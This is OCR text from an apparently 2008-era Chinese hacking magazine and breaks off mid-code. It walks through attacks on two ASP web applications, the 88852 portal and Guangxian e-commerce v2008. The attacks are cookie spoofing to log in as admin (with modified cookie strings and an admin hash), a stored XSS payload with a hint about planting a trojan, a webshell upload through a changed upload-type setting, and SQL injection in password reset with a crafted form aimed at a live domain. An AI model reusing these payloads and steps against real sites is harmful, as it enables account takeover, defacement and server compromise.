


图 6　成功绕过防注

当然，你还可以选择用寂寞的刺猬写的注入中转站来注入，可是只会用工具永远不会有大的进步，自己动手，丰衣足食嘛。

三、恍如隔世的cookies欺骗

印象中，cookies欺骗是N年前动网的老漏洞了，可是我竟然在这套系统中发现了这么老的cookies欺骗，晕。88852这套系统存在的相关漏洞是利用cookies欺骗提升权限为前台管理员。漏洞文件为incluide/config.asp和login.asp。

incluide/config.asp相关代码如下：

```
joekoe_cms.web_cookies="joekoe_online"
………省略部分无关代码
login_username=trim(request.cookies(joekoe_cms.web_cookies)("login_username"))    login_password=trim(request.cookies(joekoe_cms.web_cookies)("login_password"))
login_id=0      '把cookie中账号和密码赋值给login_username和login_password
```

代码的意思是在你登录之后，把你cookie中的登录名赋值给login_username，密码赋值给login_password。那被cookies赋值后的login_username和login_password有什么用？看看login.asp就知道了。

login.asp文件的相关代码为：

```
dim username,password,gname,found_err,id,power,abate,hidden,face,old_url
old_url=var_null(request.querystring("old_url"))
if symbol_name(login_username)=true then
    username=login_username                '如果检测过关，把login_username赋值给username
else
    username=trim(request.form("username"))
end if
if symbol_ok(login_password)=true then
    password=login_password                '如果检测过关，把login_password赋值给password
else
    password=trim(request.form("password"))
    password=jk_md5(password,"short")
        …………省略部分代码……
    if found_err="" then
    sql="select top 1 id,username,power,abate,hidden from user_data where username='"&username&"' and password='"&password&"'"    '直接进入查询
        set rs=joekoe_cms.exec(sql,1)
```

在login.asp文件中，**symbol_name()**函数和**symbol_ok()**函数分别对login_username和login_password进行了检测，而这两个函数是检测login_username和login_password是否合法的函数。因为login_username和login_password是从你的cookie中提取的，肯定没问题、返回结果一定都为true，所以在login.asp中就直接把cookie中的login_username赋值给username，把login_password赋值给password，然后username和password进入数据库查询，使用户成功登录。




图7　登录

其实简单地说，就是只凭借你的cookie就可以成功登录，而没有任何的session验证过程（后台登录用到了session验证）。既然这样，我们只要把自己cookie中的用户名和密码的md5值改为别人的，就可以实现以别人的身份进行登录了。因为明小子有修改cookie的功能，所以下面我用明小子来做测试。

首先在网站的前台注册一个账号，我已经注册好了，用户名为123456，密码也为123456，然后打开明小子的旁注功能访问网站的首页。接着用我刚才注册的用户名和密码登录，如图7。

看到没？关于我用户信息的cookies已经产生了，产生的cookie为：

```
joekoe%5Fonline=cookies%5Ftrue=yes&guest%5Fname=%D3%CE%BF%CD240213598&time%5Fload=2008%2D9%2D6+8%3A15%3A25&login%5Fusername=123456&login%5Fpassword=49ba59abbe56e057&login%5Fid=404;ASPSESSIONIDSSQTCBRD=LBOFBFOAHEOJMGOGIACAEDBG
```

接下来要做的就是把这个cookie中的username=123456和password=49ba59abbe56e057更改一下，因为管理员账号和密码都是admin，所以更改为**username=admin，password=7a57a5a743894a0e**，这样修改后的cookie就为：

```
joekoe%5Fonline=cookies%5Ftrue=yes&guest%5Fname=%D3%CE%BF%CD240213598&time%5Fload=2008%2D9%2D6+8%3A15%3A25&login%5Fusername=admin&login%5Fpassword=7a57a5a743894a0e&login%5Fid=404;ASPSESSIONIDSSQTCBRD=LBOFBFOAHEOJMGOGIACAEDBG
```

然后用这个cookie替换你自己的cookie，点“修改”，成功登录admin账号，如图8。




图8　成功

这样先通过注入猜解出用户名和密码的md5值，无论真正的密码是否可以在cmd5中找出来，都可以进行登录。如果账号和密码是属于管理员的，还可以得到前台管理员权限。试想，对于一个拥有众多用户的网站，这就使所有用户的私人信息暴露无遗，其危害可想而之了。

四、不容小觑的跨站

88852门户网这套系统对跨站的处理做得还是可以的，在留言板和日记中都用过滤函数做了处理，比如日记板块中的过滤函数**clasky_string(a)**，其相关代码如下：

```
<%
function clasky_string(a)
a=replace(a,"<","&lt;")
a=replace(a,">","&gt;")
a=replace(a,"'","")
a=replace(a,"""","&quot;")
clasky_string=a
end function
%>
```

用这样的函数过滤掉了特殊字符，跨站就没办法了。虽然留言板和日记版块都有过滤处理，可是这么大的系统，很难做到周全，测试再三，终于在许愿版块里找到了跨站漏洞。我们看一看接收愿望的文件save.asp是怎么写的，代码如下：

```
<%
```

```
varname= request.form("name")
varinfo= request.form("info")
…….省略无关代码…….
Set rs = Server.CreateObject("ADODB.Recordset")
sql ="Select * From wish"
rs.Open sql, conn,1,3
rs.addnew
rs("name")=varname
rs("info")=htmlencode(varinfo)
rs("ip")=Request.ServerVariables("REMOTE_ADDR")
rs("date")=date()
rs.update
rs.close
%>
```




图9 填写跨站代码

看到没？祈求愿望处的跨站代码被提交到save.asp后，没有经过任何实质性的检查就直接放进了数据库，这样导致了跨站漏洞的产生。下面我们许出自己的跨站愿望，填写跨站代码 **<script>alert("天灵灵，地灵灵")</script>**，如图9。

点"送出"，然后再看看自己许的愿望吧，果然"天灵灵，地灵灵"，弹出了框框，呵呵，如图10。



图10 跨站成功

注意：祈求愿望中只可以填40字以内，不过我想挂个马应该可以了吧？呵呵。

五、后台上传的小bug

88852门户网系统的后台功能很繁杂，其实功能多了也未必是件好事，因为那就增加了出现问题的几率。我在系统后台的**"核心管理"－"配置管理"－"上传配置"**里就找到了自定义上传类型的功能，如图11。

其实这算不上什么漏洞，就是网站的一个功能，可这个功能用在小黑们的手里，就使网站变得很危险了。我们在允许上传的文件类型里加入**asp，asa，cer**，确定之后岂不是直接就可以上传大马了？




图11 添加文件类型

在后台找个上传的地方直接上传asp大马，不过我上传asp大马时却提示上传类型错误！很明显，说明asp文件被过滤掉了，呵呵，看来这套系统还是有点安全意识的。可是在上传asa大马的时候就提示上传成功了，如图12，上传cer文件也没有任何问题，看来程序员有的仅仅是过滤的意识而已。访问上传后的网址，这样一个webshell就到手了。




图12 上传asa文件

六、最后总结

就这样，88852门户网这个庞然大物露出了它懦弱的原型，漏洞都是一些老漏洞，可是这样的错误，程序员们却一犯再犯。大家都知道什么地方存在安全隐患，什么地方应该加以保护，可是在实际编写过程中，却还是忽略这些地方，不知是怎么搞的。不过对于我们这些习惯给程序找漏洞的小菜们而言，这都不重要，最重要的是体验那份分析代码带给我们的快乐与充实，呵呵。

编辑点评：

作者写得非常用心，又尽可能的详细，分析了三种不同的漏洞。虽然不是很难，但是能泡一杯茶，静静分析代码的心态值得每位读者学习。

光线电子商务平台v2008简单分析

文 sniperhg [0.S.T]

从本文你可以学到：
光线电子商务平台漏洞分析

突然发现自己好久没有写东西了，都是那WOW给闹的，现在好了，把几个账号都给处理了，也有时间可以写东西了。马上到经常去的源码站，下了几个ASP看看，也都看出了些问题。还是感叹，国内的WEB安全何时能和DVBBS同步呢？虽然是洞网，可是安全确实是上去了，也许是因为太多人搞的缘故，=.=#

不知道我是不是对购物类的ASP程序情有独钟，这次我又对一个购物程序下手了：光线电子商务平台v2008。

一、恶意修改任意用户密码

只要你知道任何用户的名字，那么他的密码就可能被你改得连他也不知道了！看有问题的代码：

```
case "getpd" '用户取回密码
if request("mc")<>"" and request("mail")<>"" then
set rs=server.createobject("adodb.recordset")
sql="select mail,huiyuan,id from sky_huiyuan where huiyuan='"&request("mc")&"' and mail='"&request("mail")&"'"
 rs.open sql,conn,1,1
  if not(rs.bof and rs.eof) then
  randomize
  pass=int(9000*rnd)+1000
  conn.execute("Update sky_huiyuan set pd='"&md5(pass,16)&"' where id="&rs(2)&"")
  email=rs(0)
  html="<html><head><title>感谢您的注册</title><meta http-equiv=Content-Type content=text/html;charset=gb2312></head><body bgcolor=#FFFFFF text=#000000>"
 html=html&"亲爱的"&rs("huiyuan")&"，您好！<br><br>  欢迎您使用用户密码重设系统。<br><br>您的新密码是："&pass&"，请及时登录修改！"
 html=html&"<br><br>"&email_bd&"</body></html>"
 bt= ""&my_name&"会员密码重设"
 if my_mailto="0" then
 smtp email,bt,html
 elseif my_mailto="1" then
 jmail email,bt,html
 end if
 response.write "<script>alert(""操作成功，您的重设密码已经发到您的注册电子信箱中，请查收！"");history.back();</script>"
 response.end
```

SQL语句 **sql="select mail,huiyuan,id from sky_huiyuan where huiyuan='"&request("mc")&"' and mail='"&request("mail")&"'"**，我们看到用户名和EMAIL是直接REQUEST来的，没有经过任何过滤，所以只要使SQL语句正确就会改掉用户的密码。

如果你注册的时候用的不是真正的邮箱，而是随便填写的

话，那么你就只有重新申请个用户名了。这个时候我们构造电子邮件为aa' or 'hg'='hg，带入SQL就是sql="select mail, huiyuan,id from sky_huiyuan where huiyuan='"&request("mc")&"' and mail='aa' or 'hg'='hg'"。

我们的SQL是不会出错的，所以系统会随机生成个5位的密码发到你的邮箱。这里POST的时候有个JAVASCRIPT验证，我们自己写个HTML即可，代码如下：

```
<form action="http://shop.0510soft.com/sky.asp?sky=getpd" method="post" name="form" id="form">
<div class="regxm">用户帐号：<input style="BACKGROUND-COLOR: #FFFFCE" type="text" name="mc" id="mc" size="25" maxlength="12" /></div>
<div class="regxm">电子邮件：<input style="BACKGROUND-COLOR: #FFFFCE" type="text" name="mail" id="mail" size="25" maxlength="30" />请填写注册的邮件地址</div>
<div class="clearer"></div>
<div class="regxm">       
<input type="submit" name="image" class="button" value="确认提交"/>
```

去掉其SCRIPT判断，如图1、图2。




图1　填写注射语句

其实这里我们就可以拿来注射了，如果构造的SQL语句正确，猜到正确的管理员表名就会显示修改成功，反之失败。这里我就不这么利用了，因为后面有更好的利用方法。




图2　操作成功

二、不小心的注入点

很多文件其实都用了如下的一个判断来阻止注入的发生：

```
if Not isChkInteger(Request("id")) then
response.write "<script>alert(""操作失败,参数错误!"");history.back();</script>"
response.end
end if
```

这里会检测是否是数字型，不是就显示"操作失败，参数错误"。有个文件程序员忘了加，结果一不小心出现了注入点，请看dxshow.asp文件部分代码：

```
select case request("sky")
case "show"
if request("id")="" then
response.write "<script>alert(""操作失败, 参数错误"");window.close();</script>"
response.end
else
Set rs= Server.CreateObject("ADODB.Recordset")
